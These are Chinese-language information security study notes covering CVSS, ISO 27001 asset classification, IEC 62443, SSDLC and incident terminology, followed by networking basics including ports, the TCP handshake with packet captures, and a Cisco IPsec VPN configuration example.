1.47 CVSS 版本介紹

- 在 CVSS 3.1 中，評分指標組如下所述：
 - 基本指標組 (Base Metrics): 強制性的，主要評估漏洞的基本屬性，例如攻擊向量、攻擊複雜度、影響等。
 - 時間指標組 (Temporal Metrics): 可選擇的，主要評估隨時間變化的因素，例如漏洞的修補狀況、漏洞的攻擊程式碼是否公開等。
 - 環境指標組 (Environmental Metrics): 可選擇的，主要評估特定環境中漏洞的影響，例如安全控制措施的存在、特定系統的配置等。
- 在 CVSS 4.0 中，評分指標組如下所述：
 - 基礎指標組 (Base Metric Group)：強制性的，用於評估漏洞的固有特性。
 - 威脅指標組 (Threat Metric Group)：可選擇的，取代了 3.1 版的時間指標組，用於評估與漏洞相關的威脅的性質和特徵。

- 環境指標組 (Environmental Metric Group)：可選擇的，與 3.1 版的概念相似，用於評估漏洞在特定組織環境中的影響。
- 補充指標組 (Supplemental Metric Group)：可選擇的，新增的指標組，提供額外的指標來更全面地描述漏洞。
- <https://www.first.org/cvss/calculator/> 可透過這個網頁計算值。

1.48 ISO 27001:2022

- 以下內容部分參考：<https://elearn.hrd.gov.tw/info/10036470>，資訊資產盤點及分級評估(113)。
- 資訊安全管理系統(Information Security Management System, ISMS)，是一套建立、實施、維護和持續改進資訊安全的政策、流程、程序和控制措施的體系。
- 戴明循環 (Plan-Do-Check-Act, PDCA) 是 ISO 27001 資訊安全管理系統 (ISMS) 的核心精神與運作基石。它提供了一個系統化且持續改進的框架，確保組織的資訊安全得到有效管理。
 - 規劃(Plan)：在此階段，組織需了解自身所處的內外部環境、利害關係人的需求，並進行風險評估，識別潛在的資訊安全風險，並制定相應的風險處理計畫。這包含了設定資訊安全目標、範圍、政策及選擇適當的控制措施，使結果與組織整體政策與目標相一致。
 - 執行(Do)：根據規劃階段制定的計畫，組織開始實施各項資訊安全控制措施，並建立相關的流程與程序。這包含了提供資源、培訓員工、部署技術工具、建立事件應變計畫等。
 - 查核(Check)：透過監控、測量與審查機制，定期檢視 ISMS 的運作成效，確認是否符合預期目標與相關法規要求。這包含了進行內部稽核、漏洞掃描、事件記錄與分析等。
 - 行動(Act)：根據查核階段發現的問題與缺失，採取必要的糾正與預防措施，

持續改進 ISMS 的有效性。這包含了更新風險評估、修訂政策與程序、加強員工培訓、優化技術控制等。

- PDCA 循環並非一次性的過程，而是持續不斷的。透過不斷的規劃、執行、查核與行動，組織能持續強化其資訊安全防護能力，降低風險，並確保 ISMS 持續符合 ISO 27001 的要求。這種持續改進的精神，正是 ISO 27001 能夠有效協助組織建立完善資訊安全管理體系的原因。
- 資訊資產盤點定義：盤點有價值的任何事物、單位的資源或產出和有形或無形的東西。

- 資訊資產盤點類別

人員 (People / PE)	單位人員與受託商。
通訊 (Communication / CM)	資訊傳輸、交換之線路等。
軟體 (Software / SW)	開發軟體、作業系統、應用系統程式、套裝軟體等、自由軟體等。
硬體 (Hardware / HW)	主機設備、網路設備等硬體。
文件 (Document / DC)	文件紙本形式存在之檔案資料。
資料 (Data / DA)	硬碟、USB、光碟等儲存媒介之資料。
環境 (Environment / EV)	基礎環境設備及服務。

- 資訊資產機密等級

機密	組織內部、主管機關或相關法律規範之機密資訊。
敏感	屬敏感資訊，僅組織內部業務人員存取及使用。
限閱	僅內部人員或被授權之外部單位使用。
一般	無機密性要求且可對外公開。

- 資訊資產相關管理角色(以公司的人事系統舉例)

- 權責單位 (Owner)

- 定義：對資產有判斷資產價值，決定存取權限或新增、刪除、修改權限之單位。
- 例子：人力資源部門主管

- 說明：人力資源部門主管對人事系統有最終決策權。他們可以決定系統中應該包含哪些員工資料、如何使用這些資料，以及誰可以訪問這些資料。他們也負責決定是否需要升級或更換系統。
- 管理單位 (Keeper)
 - 定義：依據權責單位要求，執行資產異動、維護等之單位。
 - 例子：資訊部門
 - 說明：資訊部門負責人事系統的日常維護和運作。他們根據人力資源部門的要求進行系統更新、故障排除、資料備份等技術性工作，確保系統正常運行。
- 使用單位 (User)
 - 定義：經合法授權，可直接及間接使用資產之單位。
 - 例子：公司所有員工、經理具有特殊權限和人力資源專員。
 - 說明：公司所有員工可以使用系統查看自己的資訊，如休假餘額、薪資單等。部門主管可以查看員工考勤記錄或績效評估。人力資源專員則可以使用系統處理薪資發放、招聘流程等日常人事工作。
- 風險擁有者 (Risk Owner)
 - 定義：具有風險管理責任與權限之人員。
 - 例子：人力資源部門主管。
 - 說明：風險擁有者是由資訊資產負責人（如人力資源部門主管）授權或由其親自擔任。他們負責管理和監控系統使用中的風險，確保系統的操作符合公司的政策和法規要求，並在風險出現時進行適當的處理和解決。
- 資通訊資產盤點表單

資訊資產盤點表(範例)

資產區域：設備所在空間

管理單位：依權責單位指示之資產維運單位

資產位置：空間擺放位置

權責單位：對資產有新增、刪除、修改之單位

資產順序：空間擺放位置順序

風險擁有者：決定資產價值及風險值之人員或單位

資產類別：資產六或七大類

機密性：系統與資料之機密要求

資產編號：區域+ 位置+ 類別

完整性：系統與資料若遭受竄改之資料完整性要求

資產品牌：廠牌名稱

可用性：設備、系統與資料之可用性

資產型號：廠牌型號

資產價值：機密性、完整性、可用性，三者數值取最大值，為資產價值

資產功用：設備功能與作用

備註：資產附加說明(檢查日期、改密碼日期、是否為合法品牌等)

資產版本：軟體或硬體版本

網路位置：IP 位置

授權單位：授權使用單位

- 機密性、完整性和可用性操作型定義

資訊資產盤點程序(資產價值識別指標-機密性)

評估標準	數值
一般：此資訊資產無特殊之機密性要求。	1
限閱：此資訊資產含敏感資訊，但無特殊之機密性要求，且僅供組織內部人員或被授權之外部單位使用。	3
敏感：此資訊資產僅供內部相關業務承辦人員存取。	5
機密：此資訊資產所包含資訊為組織或法律所規範的機密資訊。	7

資訊資產盤點程序(資產價值識別指標-完整性)

評估標準	數值
資產本身完整性要求極低。	1
資產本身具有完整性要求，但是完整性被破壞不會對組織造成傷害。	3
資產具有完整性要求，且完整性被破壞會對組織造成傷害，但不至於太嚴重。	5
資產具有完整性要求，且完整性被破壞會對組織造成傷害，甚至會造成業務終止。	7

資訊資產盤點程序(資產價值識別指標-可用性)

評估標準	數值
一般：資訊資產可容許失效4天以上。	1
限閱：資訊資產可容許失效10小時以上，4天以下。	3
敏感：資訊資產僅容許失效6小時以上，10小時以下。	5
機密：資訊資產僅容許失效6小時。	7

- ISO 27001 文件體系通常分為四階：
 - 第一階文件：政策文件
 - ◆ 資訊安全政策 (Information Security Policy): 這是 ISMS 的最高層級文件，闡述組織對資訊安全的承諾、目標和原則。它應得到最高管理者的批准，並傳達給所有員工。
 - 第二階文件：程序書
 - ◆ 程序書 (Procedures): 描述如何執行特定活動或流程，以確保符合資訊安全政策和相關標準。程序書通常包含目的、範圍、職責、活動步驟和相關文件等內容。
 - 第三階文件：作業規範

- ◆ 作業規範 (Guidelines): 提供更詳細的指導，說明如何執行程序書中的各個步驟。作業規範可以是文字說明、流程圖、檢查清單等形式。
 - 第四階文件：紀錄與表單
 - ◆ 紀錄 (Records): 證明 ISMS 活動已按照計劃執行，並提供證據以支持審核和改進。紀錄可以是電子文件、紙質文件、照片、錄音等。
 - ◆ 表單 (Forms): 用於收集和記錄資訊，以便於追蹤和分析 ISMS 的績效。表單可以是電子表格、問卷調查、檢查表等。
 - 範例：
 - ◆ 第一階文件：資訊安全政策
 - ◆ 第二階文件：風險評估程序書、事件管理程序書
 - ◆ 第三階文件：風險評估指南、事件分類指南
 - ◆ 第四階文件：風險評估報告、事件記錄表
 - ◆ 這種四階層次結構有助於組織有效地管理和維護 ISMS 文件，確保文件的一致性、完整性和可追溯性。
- ISO 27001:2022 各章節概要：

章節	說明
第 1 章： 範圍	闡述 ISO 27001 的適用範圍，強調其為建立、實施、維護和持續改進資訊安全管理系統 (ISMS) 的框架。
第 2 章： 引用標準	列出 ISO 27001 所引用的其他標準，這些標準為 ISMS 的建立和實施提供支持。
第 3 章： 術語和定義	解釋 ISO 27001 中使用的關鍵術語，確保對標準的理解一致。
第 4 章： 組織情境	要求組織了解內外部環境，包括相關方的需求和期望，為 ISMS 的建立奠定基礎。
第 5 章： 領導力	強調最高管理者的領導作用，要求其展現對資訊安全的承諾，並制定相關政策。
第 6 章： 規劃	要求組織進行風險評估，識別和分析資訊安全風險，並規劃風險處理措施。
第 7 章： 支持	要求組織提供 ISMS 所需的資源、能力、意識和溝通，確保 ISMS 的有效運作。

第 8 章：	要求組織實施風險處理措施，並建立相關流程，確保資訊安全風險運作得到有效控制。
第 9 章：	要求組織監控和測量 ISMS 的績效，並進行內部稽核，確保 ISMS 績效評估符合要求並持續改進。
第 10 章：	要求組織對不符合項採取糾正措施，並透過管理審查，持續改進改善 ISMS。
附錄 A：	提供一系列資訊安全控制措施，組織可根據自身情況選擇實施，主要定義在 ISO27002:2022。控制措施參考

1.49 IEC 62443



(資料來源：<https://www.ithome.com.tw/pr/149301>)

● 組織

- 職責: 建立和維護安全管理系統
- 目標: 確保 IACS 系統符合安全標準
- 相關標準: IEC 62443-2-1
- 實例: 擁有工業控制系統的公司需要實施安全管理制度來保護其工廠和系統


● 系統整合商

- 職責: 設計和實施符合安全要求的工業控制系統
- 相關標準: IEC 62443-3-3
- 實例: 專門設計和安裝符合 IEC 62443 標準的自動化和控制系統的公司

- 3 產品供應商
 - 職責：開發和提供符合安全要求的 IACS 元件和產品
 - 相關標準：IEC 62443-4-1 和 IEC 62443-4-2
 - 實例：提供符合安全標準的控制器、傳感器等設備的公司
- 補充說明
 - IEC 62443 是一個全面的工業控制系統安全標準系列。
 - 該標準涵蓋了從組織層面到具體產品的各個方面。
 - 遵循這些標準可以顯著提高工業自動化和控制系統的安全性。
 - 不同角色(組織、系統整合商、產品供應商)需要關注標準的不同部分。

1.50 SDLC 測試左移

- 根據國家標準技術研究院的資料，軟體缺陷的修復成本會隨著在開發生命週期中被發現的時間點而變化。越早發現並解決這些缺陷，其相對成本就越低。因此，強化安全的「測試左移」策略強調在軟體開發的每個階段—從需求設定和架構設計開始，到編碼、整合/組件測試、系統/接受測試，直至產品發布後—都要積極導入安全測試和檢查。這種策略不僅有助於減少潛在的安全風險，同時也能顯著降低後期修復的負擔和成本。



1.51 安全軟體發展生命週期

- 安全軟體發展生命週期(Security Software Development Lifecycle, SSDLC)：是一個將安全性整合到軟體開發生命週期（SDLC）各階段的方法。其目的是確保在軟體開發的每一步都考慮到安全性，從而降低軟體中安全漏洞的風險，並提升軟體的整體安全性能。
 - 需求階段：確定安全需求和目標，並將其作為功能需求的一部分。
 - 設計階段：採用安全設計原則，進行威脅建模，以識別潛在的安全風險，並設計以防範這些風險。
 - 開發實作階段：開發過程中應用安全編碼標準和最佳實踐，進行代碼審查以識別安全問題。
 - 測試階段：進行安全測試，包括靜態應用程序安全測試（SAST）、動態應用程序安全測試（DAST）、軟體成分分析（SCA）等，以發現和修復安全漏洞。

- 部署維運階段：在生產環境中實施安全配置，並進行持續的安全監控和更新，以應對新出現的威脅。

1.52 資安事件、事故、災難

- 偵測到病毒：這是資安事件（Security Event）。系統偵測到病毒，這是一個潛在的威脅，但它還沒有對系統造成重大影響。此時，事件還在初步階段，可能通過調查或簡單的操作來處理。
- 病毒無法刪除，導致系統中斷，但在可接受的時間內恢復：這是資安事故（Security Incident）。病毒已經對系統造成了實質影響，導致服務中斷，但你可以在設定的時間內修復或恢復系統，影響範圍有限。
- 超過可接受的時間，可能需要啟動異地備援：這是資安災難（Security Disaster）。系統的問題超出了你可以承受的時間範圍，無法迅速恢復，因此你需要啟動異地備援或災難復原計劃。這時，影響範圍更大，且恢復難度較高。
- 簡單來說：
 - 資安事件：偵測到威脅，還沒有實質損害。
 - 資安事故：威脅已經造成影響，但可以在可接受範圍內恢復。
 - 資安災難：影響超過可接受範圍，可能需要啟動異地備援或災難恢復計劃。

1.53 「政策」、「標準」、「程序」和「指南」

- 政策（Policy）：是高層次的指導原則，用來制定組織的整體方向。它確立了行為規範和目標，但不會涉及具體的操作細節。例如：資通安全政策，這是一個高層次的指導文件，為組織的資訊安全設定方向和目標。資通安全政策確立了大方向，但不會描述具體如何執行。
- 標準（Standard）：是對特定技術、流程或方法的具體要求或規範，用來確保一致性和符合性。標準通常是必須遵守的，並且提供了明確的可衡量的規

範，幫助實現政策中的目標。例如：ISO 27001 國際標準。ISO 27001 是一個全球公認的資訊安全管理標準，定義了企業在資訊安全管理體系（ISMS）中必須遵守的具體要求，如風險管理、資料保護和存取控制。為了符合這些標準，公司會制定程序書來執行和落實標準中的具體要求。

- 程序（Procedure）：是具體的操作步驟，詳細說明如何完成一項任務或實現一個目標。程序是標準的實施過程，指導使用者應該按照哪些步驟來完成某些活動。例如：磁帶備份程序書，這是詳細描述如何進行磁帶備份的具體步驟。程序是標準的實施過程，確保所有人按照一致的方式進行備份操作。
- 指南（Guideline）：是建議性的指導，提供了達到最佳效果的建議或方法，但不是強制性的。它幫助使用者理解如何在具體情境下應用政策或標準，但不需要嚴格遵守。例如：磁帶故障處理指南，這是一個建議性的文件，提供了如何應對磁帶故障的建議和最佳實踐，但它不是強制性的，使用者可以根據情況靈活應用。
- 總結：
 - 政策（Policy）：提供高層次的指導原則，確立組織的整體方向和行為規範。
 - 標準（Standard）：明確的規範和具體要求，必須遵守，確保一致性和合規性。
 - 程序（Procedure）：具體的操作步驟，詳細說明如何實施標準並完成任務。
 - 指南（Guideline）：建議性的指導，提供最佳實踐，但不具強制性，允許彈性應用。


第二章 技術筆記

2.1 私有網路位置(Private IP)

- 私有 IP 是定義在 RFC 1918。
- 私有 IP 地址範圍：
 - 10.0.0.0/8，10.0.0.0 到 10.255.255.255。
 - 172.16.0.0/12，172.16.0.0 到 172.31.255.255。
 - 192.168.0.0/16，192.168.0.0 到 192.168.255.255。
- 這些 IP 地址範圍是保留給私有使用的，不會在網際網路上進行路由。
- 使用私有 IP 地址的網路通常需要透過網路地址轉換(Network Address Translation, NAT)來與網際網路通訊。
- 保留 IP 位置：
 - 127.0.0.1(本機回送地址, Loopback Address)
 - 169.254.0.0/16 (鏈路本地地址, Link-Local Address)，鏈路本地地址通常表示主機動態主機設定協定(Dynamic Host Configuration Protocol, DHCP)拿不到 IP 或 IP 衝突的狀態，在 Windows 系統中，這個機制被稱為自動私人 IP 定址(Automatic Private IP Addressing, APIPA)。這些 IP 位址也有特定的用途，但不在 RFC 1918 的規範範圍內。



(Windows 主機拿不到 IP 顯示 APIPA 位置)



(Window 主機 IP 衝突，來源：<https://blog.csdn.net/wj31932/article/details/97016130>)

2.2 常見網路設備對應開放式系統互聯模型(OSI)參考模型

- 應用層(Application Layer)：
 - 代理伺服器(Proxy)、網頁應用防火牆(WAF)。

- 具有檢查和處理應用層資料(例如 HTTP 請求)的能力。
- 傳輸層(Transport Layer)：
 - 傳統防火牆(Firewall)。
 - 傳統防火牆主要根據 IP 地址和連接埠(Port)進行資料過濾，實施存取控制。
- 網路層(Network Layer)：
 - 路由器(Router)。
 - 依據 IP 地址決定封包的最佳傳送路徑，實現網際網路間的資料傳輸。
- 資料鏈結層(Data-Link Layer)：
 - 橋接器(Bridge)、交換機(Switch)。
 - 透過 MAC 位址(Media Access Control Address)在區域網路內轉發資料，因此可以隔離廣播封包。
- 實體層(Physical Layer)：
 - 中繼器(Repeater)、集線器(Hub)。
 - 負責訊號的轉發與放大，並不檢查僅以物理方式擴展網路的覆蓋範圍。

2.3 常見通訊協定對應網際網路協議套組(TCP/IP)參考模型

- 應用層(Application Layer)：
 - DNS(網域名稱系統)：將網域名稱轉換成 IP 地址。
 - DHCP(動態主機設定協定)：自動分配 IP 位址、子網路遮罩、預設閘道等網路設定給設備。
 - FTP(檔案傳輸協定)：用於在網路上的主機之間傳輸檔案。
 - SMTP(簡單郵件傳輸協定)：用於傳送電子郵件。
 - HTTP(超文本傳輸協定)：用於傳輸網頁和其他 Web 資源。
 - HTTPS (超文本傳輸安全協定)：HTTP 的安全版本，使用加密來保護傳

輸的資料。

- 傳輸層(Transport Layer)：
 - TCP(傳輸控制協定)：傳輸前先建立三方交握連線，提供可靠的連接導向方式。
 - UDP(使用者資料報協定)：傳輸前不先建立連線，效率較高，但可靠性較低。
- 網路層(Network Layer)：
 - IP(網際網路協定)：負責對封包進行路由和定址。
 - ICMP(網際網路控制訊息協定)：用於傳送控制訊息，例如使用 Ping 指令查看對方主機是否存活和 Traceroute 指令查看傳送路徑。
 - IPsec(網際網路安全協定)：提供 IP 層的安全性，包括加密、認證和完整性保護。
- 鏈結層(Link Layer)：
 - ARP(位址解析協定)：將 IP 位置轉換為 MAC 地址，以便在區域網路內傳輸資料，可使用 arp -a 查看。

2.4 常見的應用層有無加密協定

- 有加密(通常有加密最後一碼是 S)。
 - SSH
 - TLS
 - HTTPS
 - SFTP
 - SMTPS
- 無加密(不安全，已不建議使用)
 - Telnet

- SMTP
- HTTP
- FTP

2.5 常見的 Port 號

- 微軟網路芳鄰：UDP 137、138 和 TCP 139、445
- HTTP：TCP 80；HTTPS：TCP 443
- NTP：UDP 123
- FTP：TCP 21 連線控制；TCP 20 資料傳輸
- SFTP/SSH：TCP 22
- Telnet：TCP 23
- SMTP：TCP 25
- DNS：UDP 53；Zone Transfer 使用 TCP 53
- POP3：TCP 110；POP3S 995
- IMAP：TCP 143；IMAPS 993
- SNMP：UDP 161 和 162
- LDAP：TCP 389
- SYSLOG：UDP 514
- MS SQL Server：TCP 1433
- PPTP：TCP 1723
- RADIUS：UDP 1812 和 1813
- RDP：TCP 3389

2.6 TCP 三項交握協定

- TCP 三向交握(Three-Way Handshake)是 TCP 協定中，建立可靠連線的重要

機制。透過三次訊息交換，確保雙方都準備好進行資料傳輸。

- 流程說明：

- SYN (同步)：

- ◆ 客戶端 (Client) 向伺服器(Server)發送 SYN 封包，表示請求建立連線。

- ◆ 此封包帶有客戶端選擇的初始序號(Sequence Number)。

- SYN-ACK (同步-確認)：

- ◆ 伺服器收到 SYN 封包後，回應 SYN-ACK 封包。

- ◆ 此封包確認收到客戶端的請求，並帶有伺服器選擇的初始序號，以及對客戶端序號的確認 (Acknowledgment)。

- ◆ 注意： ACK 序號通常是客戶端初始序號 + 1。

- ACK (確認)：

- ◆ 客戶端收到 SYN-ACK 封包後，發送 ACK 封包。


- ◆ 此封包確認收到伺服器的回應，並帶有對伺服器序號的確認。

- ◆ 注意： ACK 序號通常是伺服器初始序號 + 1。

- 完成連線：

- ◆ 經過這三次訊息交換後，客戶端和伺服器都確認了對方的接收和傳送能力，成功建立連線，可以開始傳輸資料。

TCP Connection Establishment



(資料來源：<https://networkengineering.stackexchange.com/questions/17708/syn-ack-packets-sent-as-one-or-two-packets-in-tcp-connection-initialisation>)

- 圖解說明：

- A 發送 SYN (SEQ=100 CTL=SYN)：
 - ◆ A (Client) 向 B (Server) 發送 SYN 封包，請求建立連線。
 - ◆ SEQ=100 表示 A 選擇的初始序號為 100。
 - ◆ CTL=SYN 表示 SYN 控制位元被設置為 1，代表這是一個同步封包。
- B 發送 SYN, ACK (SEQ=300 ACK=101 CTL=SYN, ACK)：
 - ◆ B 收到 A 的 SYN 封包後，回應 SYN-ACK 封包。
 - ◆ SEQ=300 表示 B 選擇的初始序號為 300。
 - ◆ ACK=101 表示 B 確認收到 A 的序號 100，並期望下一個接收的序號為 101。
 - ◆ CTL=SYN, ACK 表示 SYN 和 ACK 控制位元都被設置為 1，代表這

是一個同步確認封包。

- A 發送 ACK (SEQ=101 ACK=301 CTL=ACK)：
 - ◆ A 收到 B 的 SYN-ACK 封包後，發送 ACK 封包。
 - ◆ SEQ=101 表示 A 下一個要傳送的數據序號為 101。
 - ◆ ACK=301 表示 A 確認收到 B 的序號 300，並期望下一個接收的序號為 301。
 - ◆ CTL=ACK 表示 ACK 控制位元被設置為 1，代表這是一個確認封包。
- 連線建立：
 - ◆ 經過這三次訊息交換，A 和 B 都確認了對方的接收和傳送能力，成功建立 TCP 連線，可以開始傳輸資料。

473 12.390087	192.168.203.131	202.39.57.113	TCP	66 49751 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
474 12.398632	202.39.57.113	192.168.203.131	TCP	60 80 → 49751 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
475 12.398765	192.168.203.131	202.39.57.113	TCP	54 49751 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0

> [Conversation completeness: Complete, WITH_DATA (63)]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 4225699065
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 0
Acknowledgment number (raw): 0
1000 = Header Length: 32 bytes (8)
▼ Flags: 0x002 (SYN)
000. = Reserved: Not set
...0 = Accurate ECN: Not set
.... 0... = Congestion Window Reduced: Not set
.... .0.. = ECN-Echo: Not set
.... ..0. = Urgent: Not set
.... ...0 = Acknowledgment: Not set
.... 0... = Push: Not set
....0.. = Reset: Not set
>1. = Syn: Set
....0 = Fin: Not set

(三項交握 SYN 封包範例，seq=0 Flags SYN)

473 12.390087	192.168.203.131	202.39.57.113	TCP	66 49751 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
474 12.398632	202.39.57.113	192.168.203.131	TCP	60 80 → 49751 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
475 12.398765	192.168.203.131	202.39.57.113	TCP	54 49751 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
[TCP Segment Len: 0] Sequence Number: 0 (relative sequence number) Sequence Number (raw): 7938760 [Next Sequence Number: 1 (relative sequence number)] Acknowledgment Number: 1 (relative ack number) Acknowledgment number (raw): 4225699066 0101 = Header Length: 24 bytes (6)				
✓ Flags: 0x012 (SYN, ACK) 000. = Reserved: Not set ...0 = Accurate ECN: Not set 0.... = Congestion Window Reduced: Not set0.... = ECN-Echo: Not set0.... = Urgent: Not set1.... = Acknowledgment: Set 0.... = Push: Not set0.... = Reset: Not set >1.... = Syn: Set0.... = Fin: Not set				

(三項交握 SYN,ACK 封包範例，seq=0 ack=1 Flags SYN,ACK)

473 12.390087	192.168.203.131	202.39.57.113	TCP	66 49751 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
474 12.398632	202.39.57.113	192.168.203.131	TCP	60 80 → 49751 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
475 12.398765	192.168.203.131	202.39.57.113	TCP	54 49751 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
> [Conversation completeness: Complete, WITH_DATA (63)] [TCP Segment Len: 0] Sequence Number: 1 (relative sequence number) Sequence Number (raw): 4225699066 [Next Sequence Number: 1 (relative sequence number)] Acknowledgment Number: 1 (relative ack number) Acknowledgment number (raw): 7938761 0101 = Header Length: 20 bytes (5) Flags: 0x010 (ACK) 000. = Reserved: Not set ...0 = Accurate ECN: Not set 0.... = Congestion Window Reduced: Not set0.... = ECN-Echo: Not set0.... = Urgent: Not set1.... = Acknowledgment: Set 0.... = Push: Not set0.... = Reset: Not set0.... = Syn: Not set0.... = Fin: Not set [TCP Flags:A....]				

(三項交握 ACK 封包範例，Seq=1 Ack=1 Flags ACK)

2.7 IPSec 特性

	認證表頭 AH(Authentication Header)	資料封裝加密 ESP(Encapsulating Security Payload)
提供的保護	身份驗證和完整性，避免重送攻擊(replay attack)	身份驗證、完整性和機密性
資料流量	不加密資料，只增加驗證資訊	加密資料，增加額外的 ESP 頭和尾部
密鑰交換	使用網際網路密鑰交換(IKE)協議	使用網際網路密鑰交換(IKE)協議
NAT 穿透性	通常不支援 NAT 穿透	可以搭配 NAT-T (NAT Traversal) 技術來支援

	傳輸模式(Transport Mode)	隧道模式(Tunnel Mode)
加密範圍	只對 IP 封包的資料部分加密 保護	加密整個原始 IP 封包(包含標頭和 資料)
標頭處理	保持原始 IP 標頭不變，不加 密	添加新的 IP 標頭，將原始封包完全 封裝並加密
適用場景	主機之間的點對點通訊，因 不能隱藏主機的 IP 位置，常 用在區域內網的主機通訊	網路閘道間的通訊安全，例如總公 司和分公司的加密連線，用以取代 傳統專線
IP 位址變化	原始 IP 位址保持不變	外層封包使用新的 IP 位址，隱藏原 始 IP

網際網路



! 定義感興趣流(指定需要加密的流量)

```
access-list 101 permit ip 192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255
```

! 192.168.1.0/24 為本地網段，192.168.2.0/24 為遠端網段

! 設定 ISAKMP (IKE) 政策

```
crypto isakmp policy 10
```

```
encryption aes 256
```

```
hash sha
```

```
authentication pre-share
```

```
group 2
```

! 定義第一階段協商參數：使用 AES-256 加密，SHA 雜湊，預先共享金鑰認證，DH

群組 2

! 設定預先共享金鑰

```
crypto isakmp key StrongPassword123! address 203.0.113.2
```

! 203.0.113.2 為遠端 VPN 閘道的公網 IP 位址

! 定義 IPsec 轉換集(指定第二階段如何加密資料)

```
crypto ipsec transform-set TS esp-aes 256 esp-sha-hmac
```

```
mode tunnel
```

! 使用 ESP 協定，AES-256 加密，SHA 用於完整性檢查，通道模式

! 建立加密對應

```
crypto map CMAP 10 ipsec-isakmp
```

```
set peer 203.0.113.2
```

```
set transform-set TS
```

```
match address 101
```

! 將所有設定綁在一起：指定對方、使用的轉換集和感興趣流

! 將加密對應套用到廣域網介面

```
interface GigabitEthernet0/0
```

